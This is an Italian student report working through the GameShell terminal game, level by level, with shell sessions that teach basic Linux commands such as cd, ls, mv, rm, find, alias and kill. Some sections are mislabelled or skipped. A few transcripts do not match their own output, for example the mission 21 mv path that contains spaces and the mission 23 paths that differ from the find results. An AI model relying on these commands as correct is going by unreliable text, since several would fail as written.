

Progetto Finale Mese di Maggio

Completamento della Gameshell.sh:

Come primo esercizio del progetto abbiamo la risoluzione di vari livelli di un gioco da terminale, chiamato Gameshell.sh precedentemente installato. Risoluzione del primo esercizio:

```

Mission goal
=====

Go to the top of the main tower of the castle.

Useful commands
=====

cd LOCATION
Move to the given location.
Remark: ``cd`` is an abbreviation for "change directory".

pwd
Show the path to your current location.
Remark: ``pwd`` is an abbreviation for "print working
directory".

ls
Show a list of locations that are currently accessible.
Remark: ``ls`` is an abbreviation of "list".

gsh check
Check if the mission objective has been achieved.
```

Obbiettivo: Raggiungere la vetta della torre principale del castello. Per fare ciò utilizzeremo il comando cd(Change Directory) e il comando 'ls'(list) per visionare il contenuto delle directory e capire dove andare:

```

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Castle Forest Garden Mountain Stall

[mission 1] $ ls
Castle Forest Garden Mountain Stall

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Castle

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Main_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Top_of_the_tower
```

utilizziamo la combinazione di comandi 'ls' per vedere le varie cartelle e file e cd per spostarci. Come possiamo vedere abbiamo raggiunto la vetta quindi scriviamo 'gsh check':

```
[mission 1] $ gsh check
Congratulations, mission 1 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
```

Come possiamo vedere il primo livello è stato superato senza problemi.

Livello 2:

[illegible]

In questo livello utilizzeremo il comando **pwd** (present working directory) così da vedere il percorso della directory in cui ci troviamo e sempre il comando **cd** con delle varianti come **'cd ..'** per tornare alla directory precedente:

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell.6/World/Castle/Main_tower/First_floor/Second_floor/Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ../../../../
/home/kali/gameshell.6/World/Castle

[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell.6/World/Castle

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
```

Come possiamo vedere siamo tornati alle directory precedenti tramite il comando `cd` e poi ci siamo spostati direttamente al nostro obiettivo, osserviamo il `gsh check` per la conferma di risoluzione:

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ gsh check

Congratulations, mission 2 has been successfully completed!
```

Livello 3:

Mission goal

Go back to the starting location and then go to the throne room using only two commands.

Remark

You may experiment with as many commands as you want, but to validate the mission the following conditions need to be met:

- the second to last command takes you to the starting point,
- the last command takes you directly to the throne room.

In questo livello utilizzeremo sempre il comando `cd` che utilizzato singolarmente ci permette di ritornare alla home di gioco e di fare anche tramite un singolo comando più spostamenti:


```
~/Castle
[mission 5] $ ls
Cellar Great_hall Main_building Main_tower Observatory

~/Castle
[mission 5] $ cd Cellar

~/Castle/Cellar
[mission 5] $ ls
barrel_of_apples bat_1 bat_2 spider_1 spider_2 spider_3

~/Castle/Cellar
[mission 5] $ rm spider_1 spider_2 spider_3

~/Castle/Cellar
[mission 5] $ gsh check

Congratulations, mission 5 has been successfully completed!
```

Come possiamo vedere utilizziamo il comando `ls` per vedere le varie directory, il comando `cd` per spostarci ed il comando `rm` per rimuovere i ragni che ci davano fastidio.

Livello 6:

```

Mission goal
=====
Collect all the coins that you can find in the garden in front of the castle,
and put them in your chest in your hut in the forest.
```

Per questo livello andremo ad utilizzare il comando **mv** (move) per spostare i file da una directory ad un'altra:

```
[mission 6] $ ls
Castle Forest Garden Mountain Stall

~
[mission 6] $ cd Garden

~/Garden
[mission 6] $ ls
coin_1 coin_2 coin_3 Flower_garden Maze Shed

~/Garden
[mission 6] $ mv coin_1 coin_2 coin_3 ../Forest/Hut/Chest

~/Garden
[mission 6] $ gsh check

Congratulations, mission 6 has been successfully completed!
```

come possiamo vedere ci spostiamo nella directory `garden`, visualizziamo con `ls` il contenuto della directory e utilizziamo il comando `mv` (move) per decidere i file e dove spostarli, in questo caso nella **chest nell'hut** della foresta.

Livello 7:

```

Mission goal
=====
Collect all the coins hidden in the garden in front of the castle, and put them
in your chest (in your hut in the forest).
```

Per la risoluzione di questo livello dovremmo utilizzare il comando **ls -a** per visualizzare i contenuti nascosti nelle directory:

```
~/Garden
[mission 7] $ ls -a
.  ..  .1842_coin_2  .23035_coin_3  .29402_coin_1  Flower_garden  Maze  Shed

~/Garden
[mission 7] $ mv .1842_coin_2 .23035_coin_3 .29402_coin_1 ../Forest/Hut/Chest

~/Garden
[mission 7] $ gsh check

Congratulations, mission 7 has been successfully completed!
```

Come precedentemente fatto ci spostiamo nella directory garden tramite il comando `cd` e successivamente utilizziamo il comando `ls -a` per visualizzare i file nascosti con il punto d'avanti e spostarli nella **chest**.

Livello 8:

```

Mission goal
=====

Get rid of all the spiders that are crawling in the cellar. Again, do not do not
disturb the bats.

```

In questo livello per rimuovere velocemente i file utilizzeremo i caratteri `*` e `?` il primo significa ogni carattere mentre il `?` solamente ogni singoli caratteri:

```
[mission 8] $ ls
Castle Forest Garden Mountain Stall

~/
[mission 8] $ cd Castle/Cellar

~/Castle/Cellar
[mission 8] $ ls
10704_spider_24  14254_spider_12  19028_spider_31  23521_spider_7   31532_spider_19  8194_spider_40
11033_spider_37  15205_spider_36  19315_spider_49  2368_spider_38   31750_spider_39  8695_spider_41
11106_spider_3   15218_spider_34  19551_spider_16  25056_bat_2      32763_spider_45  8844_spider_14
12087_spider_21  16711_bat_3     19755_spider_46  26093_spider_30  4248_spider_23   9315_spider_33
12377_spider_10  1686_spider_32  21124_spider_9   2690_spider_29   5294_spider_42   9685_spider_4
12412_spider_25  17564_spider_26  21219_spider_27  27256_bat_5     5716_spider_13   barrel_of_apples
12885_spider_1   17676_bat_1     2134_spider_44   27651_spider_47  6471_spider_20
13027_spider_48  17836_spider_11  21954_spider_2   28269_spider_28  6540_spider_17
13883_spider_43  18293_spider_18  22566_spider_8   28711_bat_4     6930_spider_15
13920_spider_35  19021_spider_50  22829_spider_5   29083_spider_22  7512_spider_6

~/Castle/Cellar
[mission 8] $ rm *_spider_*

~/Castle/Cellar
[mission 8] $ gsh check

Congratulations, mission 8 has been successfully completed!
```

Come possiamo vedere utilizziamo il comando `"rm *_spider_*"` così da prendere tutti i ragni con qualsiasi carattere prima e dopo "spider".

Livello 9:

```

Mission goal
=====

The spiders are getting clever: they found a way to hide.
Get rid of all the spiders that are hiding in the cellar without disturbing the
bats.

```

Per la risoluzione di questo livello dovremmo semplicemente avvalerci del comando `ls -a` precedentemente utilizzato per vedere i file nascosti ed eliminarli, in questo caso i vari ragni:

```
~/Castle/Cellar
[mission 9] $ ls -a
.          .15121_spider_24 .18743_spider_23 .2518_spider_29 .28825_bat_3 .6634_spider_26
..         .15707_spider_3 .19058_spider_13 .25280_spider_45 .29323_bat_1 .6950_spider_41
.10570_spider_28 .16207_spider_48 .19661_spider_7 .26326_spider_17 .2972_spider_9 .7024_spider_14
.10687_spider_49 .16550_spider_15 .19821_spider_34 .26389_spider_10 .30619_spider_50 .8093_spider_39
.1072_spider_22  16711_bat_3      .19883_bat_2    .26728_spider_44 .32343_spider_21 .8630_spider_42
.11287_spider_37 17676_bat_1      .19969_spider_32 .26969_spider_20 .32524_spider_30 .917_spider_47
.11410_spider_6  .17963_spider_18 .20751_spider_35 27256_bat_5     .32756_spider_36 .9191_spider_40
.12049_spider_25 .18022_spider_4  .21001_spider_8 .27944_spider_2 .3948_spider_27  barrel_of_apples
.13206_spider_11 .1820_bat_4      .21343_spider_46 .28165_spider_16 .42_spider_5
.14183_spider_12 .18340_bat_5     .22008_spider_33 .28336_spider_31 .4907_spider_43
.14465_spider_19 .18362_spider_1  25056_bat_2     28711_bat_4     .5615_spider_38

~/Castle/Cellar
[mission 9] $ rm .*_spider_*

~/Castle/Cellar
[mission 9] $ gsh check

Congratulations, mission 9 has been successfully completed!
```

Come possiamo vedere utilizziamo prima il comando `ls -a` per visualizzare i file nascosti e successivamente utilizziamo lo stesso comando veloce precedentemente utilizzato solamente con il punto d'avanti per cancellare i file nascosti (`rm .*_spider_*`)

Livello 10:

```
\
| Mission goal
|/
|
| You have taken a fancy to the four standards in the great hall of the castle. As
| stealing them would not go unnoticed, put a copy (same name, same content) of
| each in your chest.
```

Per la risoluzione di questo esercizio utilizzeremo il comando **cp** (copy) che ci permette di copiare dei file e spostarli in un'altra directory, diversamente dal comando `mv` non cancella i file copiati nella directory principale:

```
~/Castle/Great_hall
[mission 10] $ ls
22907_stag_head      62755_suit_of_armour standard_2 standard_4
42779_decorative_shield standard_1          standard_3

~/Castle/Great_hall
[mission 10] $ cp *_? ../Forest/Hut/Chest

~/Castle/Great_hall
[mission 10] $ gsh check

Congratulations, mission 10 has been successfully completed!
```

Come possiamo vedere anche questo livello è stato facilmente superato e come possiamo notare abbiamo utilizzato per velocità il comando “*_?” Per prendere velocemente tutti gli standard.

Livello 11:

```
(
) Mission goal
)
) The tapestries in the castle's great hall are also particularly beautiful. Put a
) copy of each in your chest.
)
```

Esattamente come il precedente esercizio utilizziamo il “cp” con il comando * così da selezionare più file contemporaneamente e copiarli nella directory chest:

```
~/Castle/Great_hall
[mission 11] $ ls
20639_decorative_shield  37395_tapestry_04  46811_tapestry_08  7657_stag_head  standard_4
26143_tapestry_09        38771_tapestry_03  60778_tapestry_06  standard_1
29128_tapestry_02        41940_tapestry_05  63109_tapestry_01  standard_2
37140_suit_of_armour     44952_tapestry_07  7310_tapestry_10   standard_3

~/Castle/Great_hall
[mission 11] $ cp *_tapestry* ../../Forest/Hut/Chest

~/Castle/Great_hall
[mission 11] $ gsh check

Congratulations, mission 11 has been successfully completed!
```

Livello 12:

```
(
) Mission goal
)
) While wandering around the first floor of the main tower, some magnificent
) paintings catch your eye. Add a copy of the oldest one to your chest.
)
```

Per la risoluzione di questo esercizio andiamo ad utilizzare il comando ls -l (-long) che ci permette di visionare molti più dettagli sulle directory così potremo vedere la data del dipinto più vecchio:

```
~/Castle/Main_tower/First_floor
[mission 12] $ ls -l
total 16
-rw-rw-r-- 1 kali kali 1055 Nov 22  2017 painting_dyocojTL
-rw-rw-r-- 1 kali kali 1455 Jul  2  1996 painting_KABxQpVH
-rw-rw-r-- 1 kali kali 1503 Dec  7  1985 painting_uhZCKREk
drwxrwxr-x 3 kali kali 4096 May 31 05:16 Second_floor/

~/Castle/Main_tower/First_floor
[mission 12] $ cp painting_uhZCKREk ../../Forest/Hut/Chest

~/Castle/Main_tower/First_floor
[mission 12] $ gsh check

Congratulations, mission 12 has been successfully completed!
```

Come possiamo vedere tramite il comando ls -l siamo stati in grado di visionare la data di creazione e anche altre informazioni come i permessi di scrittura, lettura ed esecuzione. Grazie a ciò siamo riusciti a identificare quale fosse il più vecchio e poi copiarlo nella Chest.

Livello 13:

```
\
| Mission goal
|=====
|
| Nostradamus predicted a spectacular star conjunction on the 12-26-1934.
| But what will the day of the week be on that date?
|.
```

Per la risoluzione di questo esercizio avremmo bisogno del comando **cal** (calendar) che si occupa di stampare un calendario del mese corrente e possiamo anche stampare il calendario dell'anno dato in input:

```
~/Castle/Main_tower/First_floor
[mission 13] $ cal 12 1934
    December 1934
Su Mo Tu We Th Fr Sa
                1
 2  3  4  5  6  7  8
 9 10 11 12 13 14 15
16 17 18 19 20 21 22
23 24 25 26 27 28 29
30 31

~/Castle/Main_tower/First_floor
[mission 13] $ gsh check
What was the day of the week for the 12-26-1934?
1 : Monday
2 : Tuesday
3 : Wednesday
4 : Thursday
5 : Friday
6 : Saturday
7 : Sunday
Your answer: 3

Congratulations, mission 13 has been successfully completed!
```

Come possiamo vedere scrivendo il comando “cal 12 1934” ci verrà mostrato solamente il mese di dicembre dell'anno 1934, secondo la richiesta data ovvero il 26, capiamo che si tratta di un mercoledì.

Livello 14:

```
\
| Mission goal
|=====
|
| Checking for hidden files is taking too long!
|
| Create an alias "la" to run the command ``ls -A`` in order to list all files,
| including hidden ones, with only 2 letters.
|.
```

Per la risoluzione di questo esercizio utilizzeremo il comando alias che ci permetterà di rendere una stringa specificata da noi in un comando per velocizzare la digitazione:

```
~/Castle/Main_tower/First_floor
[mission 14] $ alias la='ls -A'

~/Castle/Main_tower/First_floor
[mission 14] $ la
.nice_rock  painting_dyocojTL  painting_KABxQpVH  painting_uhZCKREk  Second_floor/

~/Castle/Main_tower/First_floor
[mission 14] $ gsh check

Congratulations, mission 14 has been successfully completed!
```


Come possiamo vedere abbiamo assegnato alla stringa **“la”** il valore del comando **“ls -A”** così da poterla utilizzare al suo posto.

Livello 15:

```

Mission goal
=====

Create a file named "journal.txt" in your chest and write a short message in it.
You can use this file to record your notes and solutions for the upcoming
missions.

Note that "journal.txt" is a file in the "Chest" directory. You do not need to
create a new directory for this mission.
```

Per la risoluzione di questo esercizio utilizzeremo l'editor di testo nano che ci permette di creare file e di modificarli:

```

~/Forest/Hut/Chest
[mission 15] $ nano journal.txt

~/Forest/Hut/Chest
[mission 15] $ cat journal.txt
ciao questa è la mia grande avventura!

~/Forest/Hut/Chest
[mission 15] $ gsh check

Congratulations, mission 15 has been successfully completed!
```

Come possiamo vedere creiamo attraverso **nano** il file .txt, successivamente inseriamo dentro del testo, salviamo e visioniamo il tutto tramite il comando **“cat”** per averne conferma. Ovviamente utilizziamo il comando gsh check per la conferma di risoluzione.

Livello 16:

```

Mission goal
=====

Create an alias "journal" in order to easily edit your journal file wherever you
are.
```

Anche in questo esercizio utilizziamo il comando alias per modificare facilmente il nostro file journal.txt utilizzando il percorso assoluto:

```

~/Forest/Hut/Chest
[mission 16] $ alias journal='nano /home/kali/gameshell.6/World/Forest/Hut/Chest/journal.txt'
gsh check

Congratulations, mission 16 has been successfully completed!
```

Come possiamo vedere inserendo il percorso assoluto la missione viene completata.

Livello 17:

```

Mission goal
=====

At the back of the cellar, there is a small opening going to the spider queen's
lair.
Go there, and remove the spider queen (and nothing else).

Note: you have a limited amount of time (20 seconds) to do that. You can use the
command ``gsh reset`` to reset the timer.
```

Per questo esercizio sarà importante la velocità quindi utilizzeremo la Tabulazione per velocizzare la compilazione dei nomi di file o directory e in questo caso il comando **rm** per rimuovere il file della missione:

```
~/Castle/Cellar
[mission 17] $ ls -a
./          .1820_bat_4  27256_bat_5  barrel_of_apples
../         .18340_bat_5 28711_bat_4  .Lair_of_the_spider_queen YsTtoyssUxtzKVjt ayDviSUBEeZxQQLS/
16711_bat_3 .19883_bat_2 .28825_bat_3
17676_bat_1 25056_bat_2 .29323_bat_1

~/Castle/Cellar
[mission 17] $ cd .Lair_of_the_spider_queen\ YsTtoyssUxtzKVjt ayDviSUBEeZxQQLS/

~/Castle/Cellar/.Lair_of_the_spider_queen YsTtoyssUxtzKVjt ayDviSUBEeZxQQLS
[mission 17] $ ls
oguhnzrJrUjcYrus_spider_queen_VvxKzUVsOGQHQDoF wcnJdfKJYFGaVmTs_baby_bat_LhkdJGMGoPcwYAay

~/Castle/Cellar/.Lair_of_the_spider_queen YsTtoyssUxtzKVjt ayDviSUBEeZxQQLS
[mission 17] $ rm oguhnzrJrUjcYrus_spider_queen_VvxKzUVsOGQHQDoF

~/Castle/Cellar/.Lair_of_the_spider_queen YsTtoyssUxtzKVjt ayDviSUBEeZxQQLS
[mission 17] $ gsh check
Perfect, it took you only 20 seconds to complete this mission!

Congratulations, mission 17 has been successfully completed!
```

Come possiamo vedere utilizziamo il comando **ls -a** per vedere i file nascosti e la tabulazione per velocizzarci.

Livello 18:

```
| Mission goal
| /|
| ' |
|  |
|  | As you are walking around the castle, you feel like you are being watched...
|  | Turn your head quickly enough and you may see one of the paintings' eyes
|  | following you.
|  |
|  | 1/ Run the ``xeyes`` command, and stop it.
|  | 2/ Run the ``xeyes`` command in the background.
```

Per completare questo esercizio dobbiamo eseguire il comando **xeyes** normalmente e poi in background con il comando **&**:

```
~/Castle/Cellar/.Lair_of_the_spider_queen YsTtoyssUxtzKVjt ayDviSUBEeZxQQLS
[mission 18] $ xeyes
xeyes &
^C

~/Castle/Cellar/.Lair_of_the_spider_queen YsTtoyssUxtzKVjt ayDviSUBEeZxQQLS
[mission 18] $ xeyes &
[1] 2573910

~/Castle/Cellar/.Lair_of_the_spider_queen YsTtoyssUxtzKVjt ayDviSUBEeZxQQLS
[mission 18] $ gsh check

Congratulations, mission 18 has been successfully completed!
```

Come possiamo vedere eseguiamo normalmente il processo “**xeyes**” e lo fermiamo tramite “**ctrl+c**”, successivamente utilizziamo il comando **&** per eseguirlo in background.


```
[mission 20] $ gsh check
What's a valid 4 letters sequence? aaaa

Congratulations, mission 20 has been successfully completed!
```

L'esercizio si basa sul far imparare come terminare dei processi tramite ctrl+c quindi non serve brute-force o altro ma semplicemente alcuni tentativi prestabiliti.

Livello 21:

```
| \
| | Mission goal
| |
| | Find the copper coin in the small maze in the garden and move it to your chest.
| |
| \
```

Per la risoluzione dell'esercizio dobbiamo trovare i file delle monete di rame potremmo usare **"find"** per sbrigarci e spostarle nella nostra Chest utilizzando il comando **"mv (move)"** che si occupa di spostare i file e rimuoverli dalla loro posizione iniziale:

```
~/Garden/Maze
[mission 21] $ find -iname "*copper*"
./62ede494f6ba260fe8d838452126d2d/474d42a4ae1a8f9204bf0/750c1833582ae15d687cf2d19b/00000_copper_coin_00000

~/Garden/Maze
[mission 21] $ cd 62ede494f6ba260fe8d838452126d2d/474d42a4ae1a8f9204bf0/750c1833582ae15d687cf2d19b/

~/Garden/Maze/62ede494f6ba260fe8d838452126d2d/474d42a4ae1a8f9204bf0/750c1833582ae15d687cf2d19b
[mission 21] $ mv 00000_copper_coin_00000 ../ ../ ../ ../ ../Forest/Hut/Chest

~/Garden/Maze/62ede494f6ba260fe8d838452126d2d/474d42a4ae1a8f9204bf0/750c1833582ae15d687cf2d19b
[mission 21] $ gsh check

Congratulations, mission 21 has been successfully completed!
```

Come possiamo vedere utilizziamo il comando **find -iname "*copper*"** che si occupa di cercare qualsiasi nome di file di cui non ci interessa se maiuscolo o meno grazie al **-iname** e caratteri precedenti o successivi grazie a *****.

Livello 22:

```
| \
| | Mission goal
| |
| | Find the silver coin in the maze in the garden and move it to your chest using
| | the shell.
| |
| \
```

Per la risoluzione di questo esercizio utilizzeremo il comando **ls -r** che stampa la lista di tutti i file o directory includendo le sotto-directory e il comando **tree** che stampa l'albero delle directory della directory in cui ci troviamo:

```

3bd50d3cc50a
├── 2a892e6c949e3f7b5879740865c8
│   ├── 5a37d9a7e04d216f9b0
│   ├── 850d5327441
│   └── bc99690f57b0
├── 63c4635498a8dbac3648fed6ff1c
│   ├── 3fd96ea59e747e67d5e8a0b
│   ├── 67c3012225ffe4c2b02eee
│   └── e59ce53bd6f1080c6
├── 941550988d9965f741296237182723c
│   ├── 6257af20c375587a2f368710064f2
│   ├── 857f5d0574f990b39
│   └── f36367df5393ec3daef21e
└── 6905b6fb0e63af50219dcd4b7c619
    ├── 282f4e99ee5
    ├── 2ca6faa110cc
    ├── 8faa59d0e103
    ├── d80d923f349817b108f48229f96af94
    ├── 53202a285e9c
    ├── 74bb113208c4
    ├── 99b3bad57ebd98af83b4a0b0e9
    ├── d285d269ac3b
    ├── c151a90d11ab4d340f60cb71b
    ├── 5590966151a3625407030da7
    ├── 70dbd410463f9
    ├── e9a1ca2f28
    └── 00000_silver_coin_00000

```

Utilizziamo il comando “**tree**” e troviamo il silver coin, successivamente scriviamo il suo percorso e lo spostiamo tramite il comando mv (move) nella nostra Chest:

```

~/Garden/Maze
[mission 22] $ cd 6905b6fb0e63af50219dcd4b7c619/c151a90d11ab4d340f60cb71b/e9a1ca2f28/

~/Garden/Maze/6905b6fb0e63af50219dcd4b7c619/c151a90d11ab4d340f60cb71b/e9a1ca2f28
[mission 22] $ mv 00000_silver_coin_00000 ../../../../../../Forest/Hut/Chest

~/Garden/Maze/6905b6fb0e63af50219dcd4b7c619/c151a90d11ab4d340f60cb71b/e9a1ca2f28
[mission 22] $ gsh check

Congratulations, mission 22 has been successfully completed!

```

Come possiamo vedere inseriamo il percorso trovato nel **tree** e lo spostiamo tramite il comando mv, successivamente utilizziamo il comando gsh check per confermare il completamento.

Livello 23:

```

(  )
|  |
|  | Mission goal
|  | _____
|  |
|  | Find the gold coins in the maze hidden in the garden and move them to your
|  | chest.
|  |
|  |
|  |
(  )

```

Per risolvere questo esercizio utilizziamo nuovamente il comando **find** che ci permette di trovare file ecc...

```

~/Garden/Maze
[mission 23] $ find -iname "*gold*"
./16bf8abc47e/fbad81fcd00f30eaca35ccec0eb80/01b6c6917df6593923895/gold_coin_1
./2df6a011cb7af48a744fd5fa5441/6550e727d93477cd9eddd3d48a0/62de2a8383fd89b5e2/Gold_Coin_2

```

Dopo aver trovato i percorsi utilizziamo cd per spostarci come al solito ed il comando **mv** per spostarli nella nostra cartella Chest:

```
~/Garden/Maze/9ecaa306ab55f85649d132a3fcffb1c/f4c8de538bb1d3f6e475d3/d8a02c18cad2b83de76c54ece258
[mission 23] $ mv gold_coin_1 ../../../../../../Forest/Hut/Chest

~/Garden/Maze
[mission 23] $ cd b231baa03eea2279b1412dabef5678/45a22b537a313d43724d1a41e/ae8da79794d4f40126649a665730/

~/Garden/Maze/b231baa03eea2279b1412dabef5678/45a22b537a313d43724d1a41e/ae8da79794d4f40126649a665730
[mission 23] $ mv Gold_Coin_2 ../../../../../../Forest/Hut/Chest

~/Garden/Maze/b231baa03eea2279b1412dabef5678/45a22b537a313d43724d1a41e/ae8da79794d4f40126649a665730
[mission 23] $ gsh check

Congratulations, mission 23 has been successfully completed!
```

Come possiamo vedere dopo aver trovato i file e cambiato le directory, possiamo attuare lo spostamento tramite mv dei file nella nostra Chest e attuare la conferma tramite gsh check.

Livello 24:

```
(0)=====^
Mission goal
=====
A forgetful old hermit called Servillus has set up camp in a cave with his old,
leather-bound potion book.
Go to the cave and help him remember the recipe of his famous herbal tea.

In order to validate the mission, you need to be in the cave with Servillus
**and** your last command prior to ``gsh check`` must show the recipe (including
its title), but nothing else.

Note: you shouldn't alter the content of the book of potions.
```

Per la risoluzione di questo esercizio utilizzeremo il comando “**cat**” per visualizzare il file e trovare la ricetta della pozione e il comando head per prendere solo la ricetta e nient’altro:

```
~/Mountain/Cave
[mission 24] $ head -6 Book_of_potions/page_07
vvvvvvvvvv
Herbal tea
^^^^^^^^^^
1) Boil water.
2) Add herbs from the forest.
3) Let it sit for five minutes and drink while hot.

~/Mountain/Cave
[mission 24] $ gsh check

Congratulations, mission 24 has been successfully completed!
```

Come possiamo vedere utilizziamo il comando **head -6** per prendere solo le prime 6 righe del file e nient’altro, come richiesto dalla consegna dell’esercizio.

Livello 25:

```
Mission goal

The old man seems to enjoy your company very much. He invites you to stay
for supper, and starts preparing a delicious stew for the both of you. While
getting the cauldron ready he asks for your help.
Read him the steps of the recipe from his book.

In order to validate the mission, you need to be in the cave with Servillus
**and** last command prior to ``gsh check`` must show the steps of the recipe
(without its title).

Note: you shouldn't alter the content of the book of potions.
```


Per la risoluzione di questo esercizio andremo sempre ad utilizzare cat per visualizzare i file contenenti le ricette che ci interessano e il comando tail che si occupa di prendere solamente le ultime righe del file dato che viene richiesto di prendere tutta la ricetta senza il titolo:

```
~/Mountain/Cave
[mission 25] $ tail -9 Book_of_potions/page_12
1) Boil water in a cauldron.
2) Add in a few death caps (Amanita phalloides).
3) Also add a few fly agarics (Amanita muscaria).
4) And some destroying angels (Amanita virosa).
5) Mix in a few deadly webcaps (Cortinarius rubellus).
6) Feel free to add in any colourful fungi you have on hand.
7) Let half of the water evaporate.
8) Season with a pinch of salt and a few herbs.
9) Serve hot in a bowl.

~/Mountain/Cave
[mission 25] $ gsh check
Congratulations, mission 25 has been successfully completed!
```

Come possiamo vedere utilizziamo il comando tail -9 per prendere solo le ultime 9 righe del file così da non prendere anche il titolo e completare il livello.

Livello 26:

```
=(
.
|
| Mission goal
| =====
|
| While cleaning the dishes, Servillus mentions an interesting potion that lets
| the drinker (temporarily) take the physical appearance of anyone.
| Read the recipe of the potion from the hermit's book.
|
| In order to validate the mission, you need to be in the cave with Servillus
| **and** your last command prior to ``gsh check`` must show the whole recipe
| (with its title).
|
| )
```

Per la risoluzione di questo esercizio andremo ad utilizzare sempre cat ma concatenando vari file per ottenere la ricetta completa:

```
~/Mountain/Cave
[mission 26] $ cat Book_of_potions/page_01 Book_of_potions/page_02
vvvvvvvvvvvvvvvvvvvvvvvv
Transformation potion
^^^^^^^^^^^^^^^^^^^^^^^^
1) Boil water in a cauldron.
2) Add 3 measures of fluxweed to the cauldron.
3) Add 2 bundles of knotgrass to the cauldron.
4) Stir 4 times, clockwise.
5) Wave your wand then let potion brew for 80 minutes.
6) Add 4 leeches to the cauldron.
7) Crush 2 scoops of lacewing flies to a fine paste.
8) Add 2 measures of the crushed lacewings to the cauldron.
9) Heat for 30 seconds on a low heat.
10) Add 3 measures of boomslang skin to the cauldron.
11) Crush a bicorn horn into a fine powder.
12) Add 1 measure of the crushed horn to the cauldron.
13) Heat for 20 seconds at a high temperature.
14) Wave your wand then let potion brew for 24 hours.
15) Add 1 additional scoop of lacewings to the cauldron.
16) Stir 3 times, counter-clockwise.
17) Split potion into multiple doses, if desired.
18) Add a pieces of the person you wish to become.
19) Wave your wand to complete the potion.

~/Mountain/Cave
[mission 26] $ gsh check
Congratulations, mission 26 has been successfully completed!
```

Come possiamo vedere concatenando i file con cat visualizziamo la ricetta completa.


```
~/Mountain/Cave
[mission 28] $ head -n 6 Book_of_potions/page_13 | tail -n 3
1) Boil water in a big pot.
2) Condense the vapor in a fresh container.
3) Add minerals for a better taste (optional).

~/Mountain/Cave
[mission 28] $ gsh check

Congratulations, mission 28 has been successfully completed!
```

Come possiamo vedere utilizziamo la combinazione di **head -n 6** e **tail -n 3** così da prendere nella prima parte solo le prime 6 righe e successivamente le ultime 3.

Livello 29:

```
( _ ) ( _ )
/ Mission goal
/           
/
/ A mischievous imp cast a spell that puts smudges of coal everywhere in the
/ castle.
/ Find this spell and remove it.
/
/ Remark
/           
/
/ The spell is a process.
/
```

Per la risoluzione di questo esercizio andremo ad utilizzare dei nuovi comandi ovvero `ps` per vedere i processi e `kill` per uccidere un determinato processo da noi scelto ecc:

```
~/Mountain/Cave
[mission 29] $ ps
```

PID	TTY	TIME	CMD
2177	pts/0	00:00:00	zsh
2308	pts/0	00:00:00	bash
2401	pts/0	00:00:00	bash
39203	pts/0	00:00:00	spell
41064	pts/0	00:00:00	ps

Il processo 39203 è la **spell** che dobbiamo rimuovere quindi:

```
kill 39203
~/Mountain/Cave
[mission 29] $ gsh check
Congratulations, mission 29 has been successfully completed!
```

Come possiamo vedere uccidendo il processo la missione viene correttamente completata.

Livello 30:

```
.
.\_./
\_/ \
|_| |
|_| |
|_| |
```

Mission goal

The mischievous imp has more than one trick up his sleeve. He managed to protect his spell against most tampering.

You need to find this spell and try to remove it with standard signal. If it doesn't work, use a more brutal signal.

Per la risoluzione di questo esercizio utilizzeremo sempre **ps** e **kill** precedentemente visti e successivamente un approccio più brutale:

```
PID TTY      TIME CMD
2177 pts/0    00:00:00 zsh
2308 pts/0    00:00:00 bash
2401 pts/0    00:00:00 bash
44016 pts/0    00:00:00 spell
44543 pts/0    00:00:00 ps
```

Il processo 44016 è solo il primo di una serie di processi da eliminare ecco l'ultimo:

```
kill -9 47765

~/Mountain/Cave
[mission 30] $ ps
  PID TTY      TIME CMD
  2177 pts/0    00:00:00 zsh
  2308 pts/0    00:00:00 bash
  2401 pts/0    00:00:01 bash
 48115 pts/0    00:00:00 ps

~/Mountain/Cave
[mission 30] $ gsh check

Congratulations, mission 30 has been successfully completed!
```

Come possiamo vedere utilizzando il comando più brutale **kill -9** i processi vengono completamente killati.

Livello 31:

```
(\_
|
|  Mission goal
|  =====
|
|  The imp is comparing his magic with a fairy. They met in the cellar, and imp is
|  conjuring lumps of coal while the fairy is conjuring delicate snowflakes.
|
|  Remove the imp's spells and the coal that litters the cellar, but don't touch
|  the snowflakes!
|
|_
```

Per la risoluzione di questo esercizio utilizzeremo il comando **pstree** per vedere i processi figli e killarli:

```
~/Mountain/Cave
[mission 31] $ pstree -p 194788
mischievous_imp(194788)─spell(194803)─sleep(204554)
                        ─spell(194805)─sleep(204625)
                        ─spell(194807)─sleep(204714)
                        ─tail(194809)

~/Mountain/Cave
[mission 31] $ kill 194803 194805 194807
```

Utilizzando **pstree -p** andiamo a visualizzare i processi figli dell'imp

